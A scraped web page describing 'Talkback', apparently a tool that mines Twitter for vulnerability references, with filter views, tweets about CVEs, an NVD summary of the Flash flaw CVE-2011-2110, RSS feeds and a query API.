
@greg , 'Here\'s my analysis for CVE-2008-0069 <http://short.url/foo1>'
@bob , 'CVE-2008-0069 analysis via @greg <http://short.url/foo2> #exploit'
@tim , 'Blog: Targeted attacks for CVE-2008-0069 #malware <http://short.url/foo3>'

Only 4 unique messages here

Vulns



Simplified post-mining logic



Primary entities



In a nutshell...

- Browse mined items
- Lookup a specific vuln. reference
- Browse origin users
- View basic prepared stats / trends
- Use feeds and web-services

Search

Filters

Medium:

Twitter (2999)

Mining Type:

Vuln. reference (2396)

Oday reference (603)

Tags:

Exploit (286)

Recent (136)

Hot (125)

Hot, Exploit (57)

Analysis (26)

Exploit, Analysis (18)

Hot, Analysis (7)

Exploit, Recent (5)

Hot, Exploit, Analysis (5)

Analysis, Recent (1)

Vulnerability ID:

146 MS12-020

77 MS12-063

55 CVE-2012-4969

36 MS11-083

26 CVE-2012-4244

22 CVE-2012-1823

Weight:

None (1246)

Middle (993)

Fly (333)

Feather (168)

Heavy (135)

Light (65)

Obese (59)

Child Items:


Mined Items

This view shows all unique mined items using relative weight filtering.

TIMELINE • LIST • MAP • GRID

Select Language

2999 vuln ref



Feather Fly Heavy Light Middle None Obese

Search

poc

Filters

Medium:

Twitter (74)

Mining Type:

Vuln. reference (66)

Oday reference (8)

Tags:

Exploit (58)

Hot, Exploit (9)

Exploit, Analysis (3)

Hot, Exploit, Analysis (2)

Analysis (1)

Exploit, Recent (1)

Vulnerability ID:

- 17 MS12-020
- 5 MS11-083
- 2 CVE-2011-3230
- 2 CVE-2011-3379
- 2 CVE-2012-0002
- 2 CVE-2012-0830

Weight:

Middle (52)

Heavy (8)

None (5)

Feather (3)

Fly (3)

Obese (3)

Child Items:



Language Code:

56 English

Mined Items

This view shows all unique mined items using relative weight filtering.

TIMELINE • LIST • **MAP** • GRID

Select Language

74 vuln ref filtered from 3130 originally ([Reset All Filters](#))

28 results out of 74 cannot be plotted.



● Feather
 ● Fly
 ● Heavy
 ● Middle
 ● None
 ● Obese
 ○ mixed

Search

chrome

Mined Items

This view shows all unique mined items using relative weight filtering.

Filters

Medium:

Twitter (6)

Mining Type:

Vuln. reference (4)

Oday reference (2)

Tags:

Exploit (2)

Hot (1)

Hot, Recent (1)

Vulnerability ID:

1 CVE-2011-1807

1 CVE-2011-3879

1 CVE-2012-1535

1 CVE-2012-4930

Weight:

None (26)

Fly (5)

Feather (4)

Middle (3)

Heavy (1)

Light (1)

Obese (1)

Child Items:



Language Code:

6 English

Keyword search

TIMELINE • LIST • MAP • GRID

Grid view

6 vuln ref filtered from 3130 originally (Reset All Filters)

Timestamp	Origin	Weight	Child Items	Text
2012-08-15T01:53:47	vuln_	Obese	141	#CVE-2012-1535 Google Chrome Adobe Flash Player Vulnerability http://t.co/vOIHrC1d
2012-10-10T21:58:04	chriseng	Heavy	40	Google patched the Chrome 0day in less than 10 hours. That's called setting the bar. http://t.co/C3lbZxkw
				We are paying 505 USD for CVE-2011-1807 Google Chrome exploit. Yes, we pay 5 USD more than @rapid7 (http://bit.ly/j3fquv)
				My kernel 0day exploit does not work inside chrome sandbox. damn, what a frustration!
				Redirect to chrome : / / URL: CVE-2011-3879 http://t.co/i8EfQ6jZ by @kinugawamasato
				CVE-2012-4930: The SPDY protocol 3 and earlier, as used in Mozilla Firefox, Google Chrome, and other products, c... http://t.co/iA5PAGUM



Chris Eng
 VP Research at Veracode. Dad. Amateur photographer. Berkeley graduate and die-hard Cal sports fan. Rabble rouser. ISTJ.

- [So CVE-2011-3229 required cleverness to exploit, but CVE-2011-3230... WTF Apple?!](#)
- [Google patched the Chrome 0day in less than 10 hours. That's called setting the bar.](#)

Boston, MA 42.3584308,-71.0597732
 twitter link - <http://about.me/chriseng> - , followers: 4098 , following: 407 , statuses: 7979

User info for Chris

Filtered for Light-Obese weights

Vulnerability Details

[CVE-2011-2110](#)

Adobe Flash Player before 10.3.181.26 on Windows, Mac OS X, Linux, and Solaris, and 10.3.185.23 and earlier on Android, allows remote attackers to execute arbitrary code or cause a denial of service (memory corruption) via unspecified vectors, as exploited in the wild in June 2011. CVSS Score : **10.0**

Publish Date : 2011-06-16 Last Update Date : 2012-03-19

<http://www.us-cert.gov/cas/techalerts/TA11-166A.html>

CERT TA11-166A

<http://secunia.com/advisories/44924>

SECUNIA 44924

← Basic info

← NVD references


CVE data courtesy of cvedetails.com

Embedded iframe from cvedetails.com

Talkback Items

Daily Statistics

The following chart shows basic statistics for CVE-2011-2110, including total items, unique items, and maximum peak weight of a single item. The various spikes in the chart should be explained in the following section *Unique Items*.



National Cyber-Alert System

Vulnerability Summary for CVE-2011-2110

Original release date: 06/16/2011

Last revised: 03/19/2012

Source: US-CERT/NIST

National Vulnerability Database screenshot

Overview

Adobe Flash Player before 10.3.181.26 on Windows, Mac OS X, Linux, and Solaris, and 10.3.185.23 and earlier on Android, allows remote attackers to execute arbitrary code or cause a denial of service (memory corruption) via unspecified vectors, as exploited in the wild in June 2011.

Impact

CVSS Severity (version 2.0):

CVSS v2 Base Score: 10.0 (HIGH) (AV:N/AC:L/Au:N/C:C/I:C/A:C) (legend)

Impact Subscore: 10.0

Exploitability Subscore: 10.0

CVSS Version 2 Metrics:

Access Vector: Network exploitable

Access Complexity: Low

Authentication: Not required to exploit

Impact Type: Allows unauthorized disclosure of information; Allows unauthorized modification; Allows disruption of service

Description, basic info



CVSS metrics



Database screenshot

... on Android, allows remote attackers to ... in the wild in June 2011.

..., basic info

...ption of service

US-CERT Technical Alert: TA11-166A

NVD references

Name: TA11-166A

Hyperlink: <http://www.us-cert.gov/cas/techalerts/TA11-166A.html>

External Source : CONFIRM

Name: <http://www.adobe.com/support/security/bulletins/apsb11-18.htm>

Type: Advisory; Patch Information

Hyperlink: <http://www.adobe.com/support/security/bulletins/apsb11-18.htm>

External Source : SUSE

Name: openSUSE-SU-2011:0637

Hyperlink: <https://hermes.opensuse.org/messages/8782873>

External Source : XF

Name: flash-unspec-code-execution(68029)

Hyperlink: <http://xforce.iss.net/xforce/xfdb/68029>

External Source : SECTRACK

Name: 1025651

Hyperlink: <http://www.securitytracker.com/id?1025651>

External Source : REDHAT

Name: RHSA-2011:0869

Hyperlink: <http://www.redhat.com/support/errata/RHSA-2011-0869.htm>

External Source : SECUNIA

Name: 44964

Hyperlink: <http://secunia.com/advisories/44964>

External Source : SECUNIA

Name: 44950

Hyperlink: <http://secunia.com/advisories/44950>

External Source : SECUNIA

Name: 44941

Hyperlink: <http://secunia.com/advisories/44941>

sorted by: [c;](#) [then by...](#) • grouped as sorted

Talkback view



A Technical Analysis on the Exploit for CVE-2011-2110 Adobe Flash Player Vulnerability: <http://t.co/0Fpt5mj>

— [msftmpc](#) at 2011-07-01T22:50:17 **Heavy: 65** **Hot, Exploit, Analysis**



Microsoft analysis



The recent Flash 0-day exploit in the wild (CVE-2011-2110) bypassed ASLR/DEP using a memory leak, and did not crash the browser...

— [VUPEN](#) at 2011-06-23T13:51:09 **Middle: 35** **Exploit**



CVE-2011-2110 for Adobe Flash Player being exploited in the wild <http://dlvr.it/Wmyfq> (Websense)

— [ITDataSecurity](#) at 2011-06-17T23:37:01 **Middle: 34** **Exploit**



Websense analysis



他国にも広がる予兆ではないことを祈る RT @msftmpc Exploits for CVE-2011-2110 focus on South Korea: <http://t.co/MvRUTGj>

— [takumi_onodera](#) at 2011-06-21T11:04:02 **Middle: 32** **Exploit**



Targeted attacks in .ko



Vulnerabilidad Critica en Adobe Flash Player (CVE-2011-2110) <http://t.co/M4Bvkaf>

— [S21sec](#) at 2011-06-15T11:58:49 **Middle: 23**



어도비 플래쉬 플레이어 제로 데이 취약점이었던 CVE-2011-2110 상세 분석 정보가 게시 되었습니다. ASEC 블로그 <http://ow.ly/5nwOC> 내용 참고하셔서 플래쉬 플레이어 업데이트 하세요 #krsec

— [ASEC_TFT](#) at 2011-06-22T08:54:25 **Middle: 19**



All Ur SWF Bel0ng 2 Us - Analysis of CVE-2011-2110 - <http://stpmvt.com/ktAVwF>

— [StopMalvertisin](#) at 2011-06-19T01:36:11 **Middle: 17** **Analysis**



Another analysis



btw some decent info about CVE-2011-2110 can be found here: <http://t.co/Uem430X> . Spot the infoleak @vupen is talking about

— [snagg](#) at 2011-06-23T14:14:59 **Middle: 15**




Just added @net_ninja's CVE-2011-2110 to #metasploit, a good example of excellent exploit dev: <http://t.co/fFhc8wTm>

— [sinn3r](#) at 2012-06-20T04:04:02 **Middle: 11** **Exploit**



Metasploit module



Equals this peak

Unique Items



Just added @net_ninja's CVE-2011-2110 to #metasploit, a good example of excellent exploit dev: <http://t.co/fHc8wTm>

— [_sinn3r](#) at 2012-06-20T04:04:02

Middle: 11

Exploit

weight due to popularity. The items below are filtered to only show

Select Language

:D I really enjoyed looking into this!!! Congrats! /cc @_sinn3r

Just added @net_ninja's CVE-2011-2110 to #metasploit, a good example of excellent exploit dev: <http://t.co/fHc8wTm>

Metasploit module

Timeline © SIMILE

Jun 20

Jun 21

Jun 22

Jun 23

Jun 24

Jun 10


Jun 17

Jun 24

Jul 1

Language Codes

The following chart shows a breakdown of all items captured for CVE-2011-2110 in the inventory by language code.



Search

Filters

Max Weight:

0 - 26233

Followers:

0 - 64116

Following:


0 - 11257

Statuses:

0 - 72548

Origin Users

This view shows all users in the Talkback user inventory sorted by the users heaviest item captured.



here

LIST • MAP • GRID

21641 origins filtered from 21662 originally ([Reset All Filters](#))

[9343 results](#) out of 21641 cannot be plotted.



- feather
- fly
- heavy
- light
- none
- others
- mixed

RSS Feeds

TRENDING ITEMS

Past 3 days Trending Items

Trending items for the past **72 hours**

Recent Trending Items

Recent items for the past **7 days**

Hot Trending Items

All super-hot items with **>100** child items

ORIGIN USERS

Hot Item Origin Users

List of users who have highest avg. hot item rating

VULN. REFERENCES

Recent Vuln. References

Recent items for the past **7 days**

Hot Vuln. References

All hot items with **>= 30** child items

VENDOR SPECIFIC FEEDS

Vendor specific items using [relative weight filtering](#).

Microsoft Bulletins

Redhat Bulletins

Adobe Bulletins

VMware Bulletins

Here



Web Services

GET Vulnerability ID

Returns list of items that match a specified vulnerability ID.

RESOURCE URL

http://talkback.volvent.org/cgi-bin/get_vuln.cgi

PARAMETERS

id <i>required</i>	Vulnerability ID to use in query Example Values: CVE-2012-0001 or MS12-020
fmt <i>optional</i>	Format of results, by default json Allowed Values: html or json
rows <i>optional</i>	Maximum rows to be returned, by default 100 (between 1-100) Example Values: 5 or 75
sort <i>optional</i>	Order to sort results (descending), by default by weight Allowed Values: weight or time


EXAMPLE REQUEST

GET http://talkback.volvent.org/cgi-bin/get_vuln.cgi?id=CVE-2012-0001&fmt=json&rows=5

